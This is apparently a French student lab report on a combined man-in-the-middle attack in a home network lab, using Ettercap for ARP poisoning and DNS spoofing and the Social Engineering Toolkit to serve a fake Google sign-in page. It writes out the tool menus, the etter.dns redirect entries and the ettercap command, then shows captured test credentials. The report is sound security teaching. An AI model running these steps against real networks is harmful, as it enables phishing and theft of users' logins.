

Spoofing DNS (MITM)



IRATNI Hocine

Nom de l'enseignant :

Bernard FERNANDEZ

Date de soumission : 04 juin 2025



I. Table des matières

Table des matières :


Table des matières

I.Table des matières	2
II.Introduction	3
III.Matériel et logiciels nécessaires	4
IV.Mise en place du Lab	5
V. Préparation du Faux Site (Social Engineering)	6
VI. Exécution de l'Attaque et Capture des Données	8
VII. Conclusion.....	12

II. Introduction

Dans la continuité du travail pratique sur l'ARP Poisoning, la suite de cet exercice explore d'autres techniques utilisées dans les attaques de type Man-in-the-Middle (MITM), visant à intercepter et manipuler les données échangées entre deux parties. Après avoir mis en place l'ARP Spoofing pour rediriger le trafic entre la victime et le routeur vers l'attaquant, cette partie du TP élargit l'attaque en intégrant des techniques complémentaires, telles que le DNS Spoofing et le Social Engineering.

Le DNS Spoofing consiste à falsifier les réponses DNS afin de rediriger la victime vers des sites malveillants, permettant ainsi à l'attaquant de manipuler les informations envoyées ou reçues. Parallèlement, le Social Engineering permet de détourner un site en local, exploitant la confiance des utilisateurs pour capturer des informations sensibles telles que les identifiants de connexion.



Cette suite du TP met en lumière la manière dont ces différentes attaques peuvent être combinées pour créer un scénario MITM plus complexe et difficile à détecter, tout en soulignant l'importance de la sécurité des réseaux et des communications.

III. Matériel et logiciels nécessaires

Pour réaliser ce travail pratique, l'attaquant doit disposer d'un ordinateur équipé de Kali Linux, une distribution spécialement conçue pour les tests de pénétration. Kali Linux contient tous les outils nécessaires pour réaliser les attaques de DNS Spoofing et de Social Engineering. L'ordinateur de la victime, qui peut être sous Windows ou Linux, doit être connecté au même réseau local (LAN) que celui de l'attaquant. Ce réseau local sera géré par un routeur ou un switch, qui permettra d'effectuer l'attaque ARP Spoofing, redirigeant ainsi le trafic de la victime vers l'attaquant.

Les logiciels utilisés dans ce TP sont les suivants :

- Kali Linux : Système d'exploitation qui regroupe l'ensemble des outils nécessaires à l'attaque.
- Ettercap : Utilisé pour réaliser l'ARP Spoofing et intercepter le trafic entre la victime et le routeur, permettant à l'attaquant d'écouter, manipuler et rediriger les communications réseau.
- Social Engineering Toolkit (SET) : Outil qui permet de créer un faux site Web, simulant un site légitime pour capturer les informations sensibles de la victime via une attaque de type Social Engineering.

Ces outils, combinés à un réseau local sous contrôle, permettent de simuler une attaque Man-in-the-Middle (MITM) efficace, où l'attaquant peut intercepter et manipuler les communications réseau.

IV. Mise en place du Lab

Avant de lancer les attaques, il est essentiel de préparer l'environnement de test, en vérifiant que les machines de l'attaquant (Kali Linux) et de la victime sont correctement configurées et connectées sur le même réseau local (LAN). Dans cette section, nous allons nous concentrer sur la configuration des adresses IP des deux machines et la vérification de leur connectivité.

IP de KALI (L'Attaquant) :

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.165 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::72f1:c0b8:5e2b:6f35 prefixlen 64 scopeid 0x20<link>
    inet6 2001:861:e3d4:7f60:2258:cd68:6b66:e266 prefixlen 64 scopeid 0x0<global>
    ether 00:ad:5d:01:12:04 txqueuelen 1000 (Ethernet)
    RX packets 295814 bytes 50038361 (47.7 MiB)
    RX errors 0 dropped 442 overruns 0 frame 0
    TX packets 45883 bytes 29794735 (28.4 MiB)
    TX errors 0 dropped 5 overruns 0 carrier 0 collisions 0
```

IP de la Victime :

Carte réseau sans fil Wi-Fi :

```
Suffixe DNS propre à la connexion. . . :
Adresse IPv4. . . . . : 192.168.1.100
Masque de sous-réseau. . . . . : 255.255.255.0
Passerelle par défaut. . . . . : 192.168.1.254
```

Carte Ethernet Connexion réseau Bluetooth :

```
Statut du média. . . . . : Média déconnecté
Suffixe DNS propre à la connexion. . . :
```

V. Préparation du Faux Site (Social Engineering)

Dans cette section, nous allons préparer un faux site web destiné à tromper la victime afin de capturer des informations sensibles, telles que des identifiants de connexion, dans le cadre de l'attaque de type Social Engineering. Ce processus implique l'utilisation de l'outil Social Engineering Toolkit (SET) pour cloner un site web légitime et le configurer de manière à ce qu'il ressemble parfaitement au site original.

Préparation de l'outils (SET) :

Pour démarrer le processus, Lancer SET grâce à cette commande « Remarque qu'il faut l'exécuter en sudo » :

```
(root@kali)-[~]  
# setoolkit
```

Une fois lancé, on sélectionne l'option « Social Engineering Attacks » , puis « Website Attack Vectors » et enfin «Credential Harvester Attack Method ».

```
Select from the menu:  
  
1) Social-Engineering Attacks  
2) Penetration Testing (Fast-Track)  
3) Third Party Modules  
4) Update the Social-Engineer Toolkit  
5) Update SET configuration  
6) Help, Credits, and About  
  
99) Exit the Social-Engineer Toolkit  
  
set> 1
```

```
Select from the menu:  
  
1) Spear-Phishing Attack Vectors  
2) Website Attack Vectors  
3) Infectious Media Generator  
4) Create a Payload and Listener  
5) Mass Mailer Attack  
6) Arduino-Based Attack Vector  
7) Wireless Access Point Attack Vector  
8) QRCode Generator Attack Vector  
9) Powershell Attack Vectors  
10) Third Party Modules  
  
99) Return back to the main menu.  
  
set> 2
```

```
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3
```

Sur cette page, nous avons une possibilité de « Cloner un site » ou d'utiliser un « Template », dans notre démonstration nous allons sélectionner « Web Templates » et on renseigne notre Adresse IP de la machine Kali.


```
1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu


set:webattack>
```

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.165]:
```

En saisissant l'adresse IP de la machine Kali, on s'aperçoit que le « Faux site » est bien configuré.



Sign in with your Google Account



VI. Exécution de l'Attaque et Capture des Données

Une fois le faux site mis en place et testé, il est temps de passer à l'exécution de l'attaque. Cette étape implique la redirection du trafic réseau de la victime vers le faux site grâce au DNS Spoofing et à l'attaque Man-in-the-Middle. Les informations sensibles saisies par la victime sur le site seront ensuite capturées.

1. Configuration de la Liste des DNS à Spoof

La première étape consiste à définir les DNS que nous voulons falsifier pour rediriger la victime vers notre faux site.

On va se rendre dans le répertoire « /etc/ettercap » et on va modifier le fichier « etter.dns »

```
(root@kali)~[~]
# cd /etc/ettercap/

(root@kali)~/etc/ettercap
# nano etter.dns

#
# NOTE: IPv6 specific do not work because ettercap has been built w
#       IPv6 support. Therefore the IPv6 specific examples has been
#       commented out to avoid ettercap throwing warnings during st
#
#####

# vim:ts=8:noexpandtab

tpkali.fr A 192.168.1.165
*.tpkali.fr A 192.168.1.165
```

Ensuite nous allons modifier le fichier « etter.conf » et décommenter les ligne indiqué :

```
#-----
#   Linux
#-----

redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p t>
redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p >

# pendant for IPv6 - Note that you need iptables v1.4.16 or newer t>
redir6_command_on = "ip6tables -t nat -A PREROUTING -i %iface -p>
redir6_command_off = "ip6tables -t nat -D PREROUTING -i %iface ->
```


2. Redirection du Trafic (DNS Spoofing) :

Pour rediriger le trafic de la victime vers le faux site, nous utiliserons l'attaque DNS Spoofing. Cette technique consiste à falsifier les réponses DNS envoyées par le serveur DNS pour tromper la victime et la faire croire qu'elle se connecte à un site légitime, alors qu'elle est redirigée vers le faux site.

Nous allons utiliser Ettercap pour effectuer cette redirection, on doit exécuter cette commande :

```
(root@kali)-[/etc/ettercap]
# ettercap -T -q -P dns_spoof -M arp:remote /192.168.1.100// /192.168.1.254//
```

Explication des paramètres :

- -P dns_spoof : Utilisation du plugin DNS Spoofing.
- -M arp:remote : Activation du ARP poisoning
- /192.168.1.100// : Adresse IP de la victime
- /192.168.1.254// : Adresse IP de la Passerelle.


```
GROUP 1 : 192.168.1.100 4C:79:6E:14:4A:A6
GROUP 2 : 192.168.1.254 88:0F:A2:EC:C7:95
Starting Unified sniffing...

Text only Interface activated...
Hit 'h' for inline help

Activating dns_spoof plugin...


dns_spoof: A [tpkali.fr] spoofed to [192.168.1.165] TTL [3600 s]
dns_spoof: A [tpkali.fr] spoofed to [192.168.1.165] TTL [3600 s]
```

On observe que la redirection DNS s'est faite correctement.



Quand la victime a saisi l'adresse « tpkali.fr » elle est redirigée vers le site malveillant, de plus on peut aussi le vérifier à partir de l'outil **Wireshark**, un outil d'analyse de réseaux

Après avoir lancé **Wireshark** on applique un filtre



3. Vérification des données récupérées de la victime (login + mot de passe) :

Une fois que l'attaque a été lancée et que la victime a été redirigée vers le faux site, il est essentiel de vérifier que les informations sensibles, comme les identifiants de connexion, ont bien été capturées.

```
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCkfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdlzdBENhIf
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=tpkall
POSSIBLE PASSWORD FIELD FOUND: Password123
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

192.168.1.100 - - [07/Jun/2025 19:50:34] "GET /favicon.ico HTTP/1.1" 404 -
```

VII. Conclusion

Ce travail pratique nous a permis d'expérimenter et de comprendre les mécanismes sous-jacents des attaques **Man-in-the-Middle (MITM)**, combinant des techniques comme **l'ARP Spoofing**, **DNS Spoofing**, et **Social Engineering**. Nous avons vu comment ces attaques peuvent intercepter le trafic réseau, manipuler les requêtes DNS, et tromper la victime pour lui faire croire qu'elle se connecte à un site légitime, tandis que ses données sensibles (comme les identifiants de connexion) sont capturées par l'attaquant.

Les étapes essentielles abordées dans ce TP comprennent :

- La **mise en place de l'attaque MITM** à l'aide d'outil **Ettercap** pour intercepter et rediriger le trafic.
- La **modification des réponses DNS** afin de rediriger les requêtes de la victime vers un faux site créé à l'aide du **Social Engineering Toolkit (SET)**.
- La **capture des identifiants de la victime** (login + mot de passe) via le faux site, en utilisant SET et d'autres outils comme Wireshark pour analyser le trafic réseau.

Ce TP met en évidence les failles de sécurité dans les réseaux non sécurisés, et l'importance de la protection contre ce type d'attaques. Il démontre que les techniques de **DNS Spoofing** et **MITM** peuvent facilement contourner des mécanismes de sécurité faibles, mettant en danger les informations personnelles des utilisateurs. Pour éviter ce genre d'attaque, il est crucial de :

- Déployer des **systèmes de détection d'intrusions (IDS)** pour détecter rapidement des activités suspectes.
- Encourager les utilisateurs à être prudents lorsqu'ils naviguent sur des sites non sécurisés et à éviter de saisir des informations sensibles sans vérification préalable.